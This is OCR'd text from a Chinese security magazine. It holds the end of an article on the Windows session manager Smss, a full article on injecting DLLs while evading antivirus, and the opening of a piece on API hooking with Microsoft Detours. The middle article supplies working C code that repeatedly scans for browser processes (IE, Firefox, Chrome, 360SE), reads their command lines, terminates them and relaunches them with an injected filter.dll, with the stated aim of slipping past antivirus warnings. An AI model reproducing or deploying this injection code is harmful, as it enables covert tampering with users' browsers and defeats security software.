
那么这些函数是如何被调用的呢？奥秘在于 init.c 文件中的这个结构 InitRoutine[]，相关代码如下。

```
struct {
    BOOL Required;
    SM_INIT_ROUTINE EntryPoint;
    PCHAR ErrorMessage;
} InitRoutine [] = {
    {TRUE,  SmCreateHeap,                "create private heap, aborting"},
    {TRUE,  SmCreateObjectDirectories,   "create object directories"},
    {TRUE,  SmCreateApiPort,             "create \\SmApiPort"},
    {TRUE,  SmCreateEnvironment,         "create the system environment"},
    {TRUE,  SmSetEnvironmentVariables,   "set system environment variables"},
    {TRUE,  SmInitDosDevices,            "create dos device links"},
    {TRUE,  SmRunBootApplications,       "run boot applications"},
    {TRUE,  SmProcessFileRenameList,     "process the file rename list"},
    {FALSE, SmLoadKnownDlls,             "preload system DLLs"},
    {TRUE,  SmCreatePagingFiles,         "create paging files"},
    {TRUE,  SmInitializeRegistry,        "initialize the registry"},
    {FALSE, SmUpdateEnvironment,         "update environment variables"},
    {TRUE,  SmInitializeClientManagement, "initialize client management"},
    {TRUE,  SmLoadSubsystems,            "load subsystems"}
};
```

InitSessionManager()通过一个 for 循环执行数组 InitRoutine[]中的每个函数指针，从而完成 Smss 的使命。

8. 小结

以上我们讨论了会话的概念，并研究了 Smss 的功能和实现，笔者认为最关键的是要对 Windows 中的概念有比较好的了解，这样理解这些功能和实现就会感到不像想象中的那么难。Csrss.exe 是 Windows 系统中一个很重要的进程，它的主要功能是对线程的管理和对控制台窗口的操作。由于篇幅的原因，更多细节在这里并没有详述，如果大家有什么问题可以发送邮件到 littlesongshu@163.com，我们共同讨论！



新思路注入DLL并绕过杀毒软件

文 mangel

在 Windows 中，每个进程都有自己独立的地址空间，这样，一个应用程序就无法进入另一个进程的地址空间，也不会破坏另一个进程的运行，系统会更加稳定。但这样一来，对我们感兴趣的进程进行的操作也就变得复杂。比如，我们要为另一个进程创建的窗口建立子类或是想从其中一个感兴趣的进程中取得一些有趣的信息，而 DLL 注入技术就正好可以解决这些问题。DLL 注入就是将 DLL 插入到其他用户指定的进程的地址空间中，使得用户可以对感兴趣的进程进行操作。 传统的注入方式有以下几种。

1. 系统钩子

钩子（Hook）是 Windows 消息处理机制的一个平台，应用程序可以在上面设置子程以监视指定窗口的某种消息，而且所监视的窗口可以是其他进程所创建的。当消息到达后，在目标窗口处理函数之前处理它。钩子机制允许应用程序截获处理 Windows 消息或特定事件。

钩子实际上是一个处理消息的程序段，通过系统调用，把它挂入系统。每当特定的消息发出，在没有到达目的窗口前，钩子程序就先捕获该消息，亦即钩子函数先得到控制权。这时钩子函数既可以加工处理（改变）该消息，也可以不做处理而继续传递该消息，还可以强制结束消息的传递。

使用API函数SetWindowsHookEx()把一个应用程序定义的钩子子程安装到钩子链表中。SetWindowsHookEx 函数总是在 Hook 链的开头安装 Hook 子程。当指定类型的 Hook 监视的事件发生时，系统就调用与这个 Hook 关联的 Hook 链的开头的 Hook 子程。每一个 Hook 链中的 Hook 子程都决定是否把这个事件传递到下一个 Hook 子程。Hook 子程传递事件到下一个 Hook 子程需要调用 CallNextHookEx 函数。

2. CreateRemoteThread 远程线程

要实现线程的远程注入必须使用 Windows 提供的 CreateRemoteThread 函数来创建一个远程线程，该函数的原型如下。

```
HANDLE CreateRemoteThread(
    HANDLE hProcess,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPDWORD lpThreadId
);
```

参数说明内容如下。

- hProcess：目标进程的句柄。
- lpThreadAttributes：指向线程的安全描述结构体的指针，一般设置为 NULL，表示使用默认的安全级别。
- dwStackSize：线程堆栈大小，一般设置为 0，表示使用默认的大小，一般为 1M。
- lpStartAddress：线程函数的地址。
- lpParameter：线程参数。
- dwCreationFlags：线程的创建方式。
- lpThreadId：输出参数，记录创建的远程线程的 ID。

CreateRemoteThread 函数介绍完毕，其他详细信息参考 MSDN 中关于该函数的详细说明。

3. DLL 劫持

DLL 劫持技术是指，当一个可执行文件运行时，Windows 加载器将可执行模块映射到进程的地址空间中，加载器分析可执行模块的输入表，并设法找出任何需要的 DLL，将它们映射到进程的地址空间中。

由于输入表中只包含 DLL 名而没有它的路径名，因此加载程序必须在磁盘上搜索 DLL 文件。首先会尝试从当前程序所在的目录加载 DLL，如果没找到，则在 Windows 系统目录中查找，最后是在环境变量中列出的各个目录下查找。利用这个特点，先伪造一个与系统同名的 DLL，提供同样的输出表，每个输出函数转向真正的系统 DLL。程序调用系统 DLL 时会先调用当前目录下伪造的 DLL，完成相关功能后，再跳到与系统 DLL 同名的函数里执行。这个过程比较形象的描述就是系统 DLL 被劫持（hijack）了。

利用这种方法取得控制权后，可以对主程序进行补丁。此种方法只对除 kernel32.dll、ntdll.dll 等核心系统库以外的 DLL 有效，如网络应用程序的 ws2_32.dll、游戏程序中的 d3d8.dll，还有大部分应用程序都调用的 lpk.dll、sxs.dll，这些 DLL 都可被劫持。

以上为常用的注入方式，但杀毒软件对于注入检查得比较严格，以上方式都会被警告，这时可以采用另一种方法来实现注入，其过程如下。

（1）循环搜索要注入的进程。

（2）获取进程的可执行参数 command line。

（3）结束用户的进程。

（4）重新启动进程并使用 DetourCreateProcessWithDllA 注入 DLL。

这里读者可能有疑问：为什么要获取进程的可执行参数 command line 呢？考虑一下下面的情形，用户从 QQ 打开 QQ 空间，正常时能打开，如果我们不保存用户操作的 command line 而直接劫持了用户的进程，并注入了 DLL，那么用户就无法正常打开 QQ 空间、QQ 信箱等内容，保存 command line 以后就可以影响用户操作了。

还有一个疑问：使用 DetourCreateProcessWithDllA 注入可以绕过杀毒软件吗？答案是可以的，因为我们结束了用户的进程，而自己重新创建一个进程，自己是父进程，向子进程注入时，一般杀毒软件会认为是安全的而不进行提示，这样就达到了目的。现在来看具体实现，相关代码如下。

```
#include <windows.h>
#include "detours.h"
#include <stdio.h>
#include <tchar.h>
#include <malloc.h>
#include <TlHelp32.h>
#include <stdlib.h>
#include <string.h>
#include "psapi.h"
#pragma comment(lib,"psapi.lib")
#pragma comment(lib,"detours.lib")


char str_filter_module_path[MAX_PATH];


#include <windows.h>
#include <stdio.h>

#define ProcessBasicInformation 0

typedef struct
{
    USHORT Length;
    USHORT MaximumLength;
    PWSTR   Buffer;
} UNICODE_STRING, *PUNICODE_STRING;

typedef struct
{
    ULONG              AllocationSize;
    ULONG              ActualSize;
    ULONG              Flags;
    ULONG              Unknown1;
    UNICODE_STRING Unknown2;
    HANDLE             InputHandle;
    HANDLE             OutputHandle;
    HANDLE             ErrorHandle;
    UNICODE_STRING CurrentDirectory;
    HANDLE             CurrentDirectoryHandle;
    UNICODE_STRING SearchPaths;
    UNICODE_STRING ApplicationName;
    UNICODE_STRING CommandLine;
    PVOID             EnvironmentBlock;
    ULONG              Unknown[9];
    UNICODE_STRING Unknown3;
    UNICODE_STRING Unknown4;
    UNICODE_STRING Unknown5;
    UNICODE_STRING Unknown6;
} PROCESS_PARAMETERS,
*PPROCESS_PARAMETERS;

typedef struct
{
    ULONG                    AllocationSize;
    ULONG                    Unknown1;
    HINSTANCE                ProcessHinstance;
    PVOID                   ListDlls;
    PPROCESS_PARAMETERS ProcessParameters;
    ULONG                    Unknown2;
    HANDLE                   Heap;
} PEB, *PPEB;
```

```
    typedef struct
    {
        DWORD ExitStatus;
        PPEB    PebBaseAddress;
        DWORD AffinityMask;
        DWORD BasePriority;
        ULONG UniqueProcessId;
        ULONG InheritedFromUniqueProcessId;
    }   PROCESS_BASIC_INFORMATION;


    // ntdll!NtQueryInformationProcess (NT specific!)
    //
    // The function copies the process information of the
    // specified type into a buffer
    //
    // NTSYSAPI
    // NTSTATUS
    // NTAPI
    // NtQueryInformationProcess(
    //      IN HANDLE ProcessHandle,                    //
handle to process
    //      IN PROCESSINFOCLASS InformationClass, //
information type
    //      OUT PVOID ProcessInformation,           //
pointer to buffer
    //      IN ULONG ProcessInformationLength,     // buffer
size in bytes
    //      OUT PULONG ReturnLength OPTIONAL        //
pointer to a 32-bit
    //                                               //
variable that receives
    //                                               // the
number of bytes
    //                                               //
written to the buffer
    // );
    typedef LONG (WINAPI
*PROCNTQSIP)(HANDLE,UINT,PVOID,ULONG,PULONG)
;


    PROCNTQSIP NtQueryInformationProcess;

    BOOL GetProcessCmdLine(DWORD dwId,LPWSTR
wBuf,DWORD dwBufLen);

    BOOL GetProcessCmdLine(DWORD dwId,LPWSTR
wBuf,DWORD dwBufLen)
    {
        LONG                            status;
        HANDLE                          hProcess;
        PROCESS_BASIC_INFORMATION pbi;
        PEB                             Peb;
        PROCESS_PARAMETERS              ProcParam;
        DWORD                           dwDummy;
        DWORD                           dwSize;
        LPVOID                          lpAddress;
        BOOL                            bRet = FALSE;


        NtQueryInformationProcess =
(PROCNTQSIP)GetProcAddress(GetModuleHandle("ntdll"),"
NtQueryInformationProcess");

        if (!NtQueryInformationProcess){
            printf("GetProcAddress
NtQueryInformationProcess from ntdll error");
            return FALSE;
        }


        // Get process handle
        hProcess =
OpenProcess(PROCESS_QUERY_INFORMATION|PROCESS
_VM_READ,FALSE,dwId);
        if (!hProcess)
            return FALSE;

        // Retrieve information
        status = NtQueryInformationProcess( hProcess,

ProcessBasicInformation,

(PVOID)&pbi,

sizeof(PROCESS_BASIC_INFORMATION),
                                                NULL
                                            );


        if (status)
            goto cleanup;

        if (!ReadProcessMemory( hProcess,
                                pbi.PebBaseAddress,
                                &Peb,
                                sizeof(PEB),
                                &dwDummy
                              )
           )
            goto cleanup;

        if (!ReadProcessMemory( hProcess,
                                Peb.ProcessParameters,
                                &ProcParam,

sizeof(PROCESS_PARAMETERS),
                                &dwDummy
                              )
           )
            goto cleanup;

        lpAddress = ProcParam.CommandLine.Buffer;
        dwSize = ProcParam.CommandLine.Length;

        if (dwBufLen<dwSize)
            goto cleanup;

        if (!ReadProcessMemory( hProcess,
                                lpAddress,
                                wBuf,
                                dwSize,
                                &dwDummy
                              )
           )
            goto cleanup;


        bRet = TRUE;

    cleanup:

        CloseHandle (hProcess);
```

```
        return bRet;
    }

    void create_process_with_dll( char str_exe_path[],char
str_dll_path[] )
    {
        STARTUPINFO si;
        PROCESS_INFORMATION pi;

        ZeroMemory( &si, sizeof(si) );
        si.cb = sizeof(si);
        ZeroMemory( &pi, sizeof(pi) );

        if( !DetourCreateProcessWithDllA( NULL, // No
module name (use command line).
            str_exe_path, // Command line.
            NULL,                   // Process handle not
inheritable
            NULL,                   // Thread handle not
inheritable
            FALSE,                  // Set handle inheritance to
FALSE
            CREATE_DEFAULT_ERROR_MODE,
// No creation flags
            NULL,                   // Use parent's environment
block
            NULL,                   // Use parent's starting
directory
            &si,                    // Pointer to STARTUPINFO
structure
            &pi,                         // Pointer to
PROCESS_INFORMATION structure
            str_dll_path,           //Pathname of the DLL to be
insert into the new process
            NULL,
            0)                      /*Pointer to program
specific replacement for the CreateProcess API, or NULL if the
standard CreateProcess API should be used to create the new
process*/
            )
        {
            WinExec(str_exe_path,SW_SHOW);//注入    给
用户打开进程
            OutputDebugStringA( "create_process_with_dll
CreateProcess failed." );
        }

        WaitForSingleObject( pi.hProcess, INFINITE );
        CloseHandle( pi.hProcess );
        CloseHandle( pi.hThread );
    }

    DWORD WINAPI
thread_search_browse_inject_dll_with_commandline(LPVOID
lparam)
    {
        HANDLE handle_mutex =
CreateMutex(NULL,FALSE,"diskid");

        if(GetLastError() == ERROR_ALREADY_EXISTS)//
程序已经运行
        {
            CloseHandle(handle_mutex);
            return 0;
        }

        while(true)
```

```
        {
            PROCESSENTRY32 process;
            process.dwSize = sizeof(process);
            HANDLE hProcess =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
            BOOL bMore =
Process32First(hProcess,&process);

            while (bMore)
            {
                bMore = Process32Next(hProcess,&process);

                char *
p_process_name=strupr(process.szExeFile);

                if (strstr(p_process_name,"IEXPLORE.EXE")
|| strstr(p_process_name,"FIREFOX.EXE") ||
strstr(p_process_name,"CHROME.EXE")||
strstr(p_process_name,"360SE.EXE"))
                {
                    OutputDebugStringA(p_process_name);

                    if
(process.th32ParentProcessID==GetCurrentProcessId())
continue;//this process is self create

                    WCHAR wstr_command[500]={0};
                    char   str_command[500]={0};

                    Sleep(100);

                    if
(GetProcessCmdLine(process.th32ProcessID,wstr_command,si
zeof(wstr_command))==FALSE){//first fialure try again
                        Sleep(200);
                        if
(GetProcessCmdLine(process.th32ProcessID,wstr_command,si
zeof(wstr_command))==FALSE){//
                            continue;//get command line
error stop inject
                        }
                }
                    WideCharToMultiByte   (   CP_ACP,
WC_COMPOSITECHECK,    wstr_command,    -1,
str_command,    sizeof(str_command),    NULL,
NULL    );

                    OutputDebugStringA(str_command);


        if(TerminateProcess(::OpenProcess( PROCESS_TERM
INATE, FALSE, process.th32ProcessID),4)==0)
OutputDebugStringA("TerminateProcess error");


        create_process_with_dll(str_command,str_filter_modul
e_path);
                }
            }

            CloseHandle(hProcess);

            Sleep(100);
        }

        return 0;
    }
```

```
bool file_exist(char str_path[])
{
    WIN32_FIND_DATA wfd;
    bool bRet=FALSE;
    HANDLE hFind=FindFirstFile(str_path,&wfd);

    if ((hFind!=INVALID_HANDLE_VALUE))
    {
        bRet=TRUE;
    }
    FindClose(hFind);

    return bRet;
}

bool init_module(HMODULE hModule)
{
    bool b_ret=true;

    char    str_full_path[MAX_PATH]={0};

    GetModuleFileName(NULL,str_full_path,MAX_PATH
);

    char file_drive[_MAX_DRIVE];
    char file_dir[_MAX_DIR];
    char file_fname[_MAX_FNAME];
    char file_ext[_MAX_EXT];

    _splitpath(str_full_path, file_drive, file_dir, file_fname,
file_ext );

    sprintf(str_filter_module_path,"%s%sfilter.dll",file_dri
ve,file_dir);

    OutputDebugStringA(str_filter_module_path);

    if (file_exist(str_filter_module_path)==true)
    {
        b_ret=true;
    }
        return b_ret;
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD    ul_reason_for_call,
                       LPVOID lpReserved
                       )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:

    OutputDebugStringA("DLL_PROCESS_ATTACH");
        if (init_module(hModule)){


    thread_search_browse_inject_dll_with_commandline(0
);

        }
        ExitProcess(0);
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:

    OutputDebugStringA("DLL_PROCESS_DETACH");
        break;
    }
    return TRUE;
}
```

以上代码并不复杂，这里没有做详细解释，如果有不明白的内容，读者通过查看MSDN基本上都可以解决问题。在用户层面下注入方法是多种多样的，大家可以运用发散思维，想出更好的办法。

利用Detours实现API Hook



图/文　Sam

Detours开发库简介

Detours是一个在x86平台上截获任意Win32函数调用的工具库。中断代码可以在运行时动态加载。Detours使用一个无条件转移指令来替换目标函数的最初几条指令，将控制流转移到一个用户提供的截获函数。而目标函数中的一些指令被保存在一个被称为“trampoline”的函数中。这些指令包括目标函

数中被替换的代码及一个重新跳转到目标函数的无条件分支。而截获函数可以替换目标函数，或者在执行“trampoline”函数的时候将目标函数作为子程序来调用。

Detours 是执行时被插入的。内存中的目标函数的代码不是在硬盘上被修改的，因而可以在一个很好的粒度上使得截获二进制函数的执行变得更容易。例如，一个应用程序执行时加载的 DLL 中的函数过程可以被插入一段截获代码（detoured），与此同时，这个 DLL 还可以被其他应用程序按正常情况执行不同于 DLL 的重新链接或者静态重定向。Detours 库中使用的这种中断技术确保不会影响到应用程序中的方法或者系统代码对目标函数的定位。

如果其他人为了在内部使用其他系统检测手段而试图修改二进制代码，Detours 可以被看作一个能普遍使用的开发包。据笔者所知，Detours 是第一个能在任意平台上将未修改的目标代码作为一个可以通过“trampoline”调用的子程序来保留的开发包。而以前的系统在逻辑上预先将截获的代码放到目标代码中，而不是将原始的目标代码作为一个普通的子程序来调用。我们独特的“trampoline”设计对于扩展现有的软件的二进制代码是至关重要的。

出于使用基本的函数截获功能的目的，Detours 同样提供了编辑任何 DLL 导入表的功能，以达到向存在的二进制代码中添加任意数据节表的目的，向一个新进程或者一个已经运行着的进程中注入一个 DLL。一旦向进程注入了 DLL，这个动态库就可以截获任何 Win32 函数，不论它是在应用程序中还是在系统库中。

基本原理

1. Win32 进程的内存管理

众所周知，Windows NT 实现了虚拟存储器，每一个 Win32 进程拥有 4GB 的虚存空间。关于 Win32 进程的虚存结构及其操作的具体细节，请参阅 Win32 API 手册，以下仅指出与 Detours 相关的三项内容。

（1）进程要执行的指令也放在虚存空间中。

（2）可以使用 QueryProtectEx 函数把存放指令的页面的权限更改为可读、可写、可执行，再改写其内容，从而修改正在运行的程序。

（3）可以使用 VirtualAllocEx 从一个进程为另一正运行的进程分配虚存空间，再使用 QueryProtectEx 函数把页面的权限更改为可读、可写、可执行，并把要执行的指令以二进制机器码的形式写入，从而为一个正在运行的进程注入任意的代码。

2. 拦截 Win32 API 的原理

Detours 定义了 3 个概念。

（1）Target 函数：要拦截的函数，通常为 Windows 的 API。

（2）Trampoline 函数：Target 函数的部分复制品。因为 Detours 将会改写 Target 函数，所以先把 Target 函数的前 5 个字节复制保存好，一方面仍然保存 Target 函数的过程调用语义，另一方面便于以后的恢复。


（3）Detour 函数：用来替代 Target 函数的函数。

Detours 在 Target 函数的开头加入 JMP Address_of_ Detour_ Function 指令（共 5 字节），把对 Target 函数 的调用引导到自己的 Detour 函数中，把 Target 函数开头的 5 字节加上 JMP Address_of_ Target _ Function+ 5 共 10 字节，以此作为 Trampoline 函数。

